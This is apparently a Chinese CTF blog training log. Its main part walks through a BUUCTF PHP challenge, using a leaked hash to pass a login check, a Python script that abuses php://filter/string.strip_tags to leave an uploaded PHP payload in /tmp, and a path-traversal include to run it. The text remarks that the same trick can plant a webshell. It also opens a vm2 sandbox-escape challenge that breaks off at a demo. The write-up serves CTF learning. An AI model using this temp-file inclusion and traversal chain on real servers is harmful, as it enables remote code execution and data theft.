[BUUCTF]第三天训练日志

原创

Y1seco 于 2021-08-03 20:37:25 发布 104 收藏

分类专栏： BUUCTF 文章标签： web安全

本文链接：https://blog.csdn.net/qq_45834505/article/details/119294756

版权

BUUCTF 专栏收录该内容

10 篇文章 1 订阅

订阅专栏

文章目录

web


[NPUCTF2020]ezinclude

知识点

1. PHP临时文件包含
   利用能访问的phpinfo页面，对其一次发送大量数据造成临时文件没有及时被删除，PHP版本<7.2，利用php崩溃留下临时文件
2. string.strip_tags应用
   可以利用php://filter/string.strip_tags导致php崩溃，同时可上传文件保存在/tmp目录来上传木马。

WP

username/password error




```
<html>
  <head></head>
▼<body> == $0
    "username/password error "
    <!--md5($secret.$name)===$pass -->
  ▶<div id="jsRYopUU3l" style="display: none;">…</div>
  ▶<div id="jsRYopUU3ltc360" style="display: none;">…</div>
  </body>
</html>
```


要求md5编码后的name要与pass相同，响应包里给出了hash的值

```
GET / HTTP/1.1
Host: 0ed091fc-7256-49c3-a93f-ae76ec279e15.node4.buuoj.cn
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en-GB;q=0.7,en;q=0.6
Cookie: UM_distinctid=17afba60227248-033a545edef0c5-6373260-151800-17afba602291d5; Hash=fa25e54758d5d5c1927781a6ede89f8a
Connection: close

```

测试name=1,发现hash的值与hash为空的值不同。




```
GET /?name=1 HTTP/1.1
Host: 0ed091fc-7256-49c3-a93f-ae76ec279e15.node4.buuoj.cn
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537.36
```




```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en-US;q=0.8,en-GB;q=0.7,en;q=0.6
Cookie: UM_distinctid=17afba60227248-033a545edef0c5-6373260-151800-17afba602291d5; Hash=576322dd496b99d07b5b0f7fa7934a25
Connection: close


```

传入name=1,pass等于name=1时hash的值,页面跳转到404




Page Not Found
Apache/2.4.18 (Ubuntu) Server at
Port 8080



ttp://0ed091fc-7256-49c3-a93f-ae76ec279e15.node4.buuoj.cn/?name=1&pass=576322dd496b99d07b5b0f7fa7934a25


burp拦截发现有flflflflag.php



```
GET /?name=1&pass=576322dd496b99d07b5b0f7fa7934a25 HTTP/1.1
Host: 0ed091fc-7256-49c3-a93f-ae76ec279e15.node4.buuoj.cn
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/av
if,image/webp,image/apng,*/*;q=0.8,application/signed-exchange
;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language:
zh-CN,zh;q=0.9,en-US;q=0.8,en-GB;q=0.7,en;q=0.6
Cookie: UM_distinctid=
17afba60227248-033a545edef0c5-6373260-151800-17afba602291d5;
Hash=576322dd496b99d07b5b0f7fa7934a25
Connection: close

```


```
HTTP/1.1 200 OK
Server: openresty
Date: Tue, 03 Aug 2021 11:54:02 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 165
Connection: close
Vary: Accept-Encoding
X-Powered-By: PHP/7.0.33

<script language="javascript" type="text/javascript">
  window.location.href="flflflflag.php";
  </script>
  <html>
    <!--md5($secret.$name)===$pass -->
  </html>

```

打开发现:



```
GET /flflflflag.php HTTP/1.1
Host: 0ed091fc-7256-49c3-a93f-ae76ec279e15.node4.buuoj.cn
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/av
if,image/webp,image/apng,*/*;q=0.8,application/signed-exchange
```


```
HTTP/1.1 200 OK
Server: openresty
Date: Tue, 03 Aug 2021 11:55:54 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 241
Connection: close
Vary: Accept-Encoding
X-Powered-By: PHP/7.0.33

```



```
;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language:
zh-CN,zh;q=0.9,en-US;q=0.8,en-GB;q=0.7,en;q=0.6
Cookie: UM_distinctid=
17afba60227248-033a545edef0c5-6373260-151800-17afba602291d5;
Hash=576322dd496b99d07b5b0f7fa7934a25
Connection: close
```

```
<html>
  <head>
    <script language="javascript" type="text/javascript">
      window.location.href="404.html";
    </script>
    <title>
      this_is_not_fl4g_and_□□□_wants_girlfriend
    </title>
  </head>
  <>
    <body>
      include($_GET["file"])
    </body>
  </html>
```

提示include($_GET[“file”]),通过dirsearch扫目录可以得到dir.php ,包含他可以看到这个页面列出了 /tmp 下的所有文件.



```
array(2) { [0]=> string(1) "." [1]=> string(2) ".." }
```


URL
http://0ed091fc-7256-49c3-a93f-ae76ec279e15.node4.buuoj.cn/dir.php

考察的是php的临时文件包含
使用python上传文件，Py脚本：

```
import requests
from io import BytesIO

payload = "<?php phpinfo()?>"
file_data = {
    'file': BytesIO(payload.encode())
}
url = "http://f6a351b3-c226-4aab-b5a7-1c72236efcc6.node4.buuoj.cn/flflflflag.php?"\
      +"file=php://filter/string.strip_tags/resource=/etc/passwd"
r = requests.post(url=url, files=file_data, allow_redirects=False)
```


访问dir.php查看上传的文件

```
array(5) { [0]=> string(1) "." [1]=> string(2) ".." [2]=> string(9) "phpLAZHFK" [3]=> string(9) "phpT8XyXL" [4]=> string(9) "phpqHWSR6" }
```



URL
http://0ed091fc-7256-49c3-a93f-ae76ec279e15.node4.buuoj.cn/dir.php

上传成功，并不能直接访问tmp目录下的文件…/一层一层尝试即可,flag在phpinfo内



```
GET /flflflflag.php?file=../../../../tmp/phpqHWSR6 HTTP/1.1
Host: 0ed091fc-7256-49c3-a93f-ae76ec279e15.node4.buuoj.cn
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/av
if,image/webp,image/apng,*/*;q=0.8,application/signed-exchange
;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language:
zh-CN,zh;q=0.9,en-US;q=0.8,en-GB;q=0.7,en;q=0.6
Cookie: UM_distinctid=
17afba60227248-033a545edef0c5-6373260-151800-17afba602291d5;
Hash=fa25e54758d5d5c1927781a6ede89f8a
Connection: close


```

```
      /etc/apache2/envvars
    </td>
  </tr>
  <tr>
    <td class="e">
      PHP_CPPFLAGS
    </td>
    <td class="v">
      -fstack-protector-strong -fpic -fpie -O2
    </td>
  </tr>
  <tr>
    <td class="e">
      APACHE_RUN_USER
    </td>
    <td class="v">
      www-data
    </td>
  </tr>
  <tr>
    <td class="e">
      FLAG
    </td>
    <td class="v">
      flag{0cac01c9-64a4-49fc-9038-6f2aef0159c2}
    </td>
  </tr>
  <tr>
    <td class="e">
      PHP_VERSION
    </td>
    <td class="v">
      7.0.33
    </td>
  </tr>
  <tr>
    <td class="e">
      APACHE_PID_FILE
    </td>
    <td class="v">
      /var/run/apache2/apache2.pid
    </td>
  </tr>
  <tr>
    <td class="e">
      SHLVL
    </td>
    <td class="v">
```


参考文章：php文件操作的小trick

[HFCTF2020]JustEscape

知识点

- vm2的沙箱逃逸问题

WP



Demo

数学运算

code: (2+6-7)/3

run online: /run.php?code=(2%2b6-7)/3;

Ouput: 0.3333333333333333

注意编码 =.=

时间戳

code: new Date();

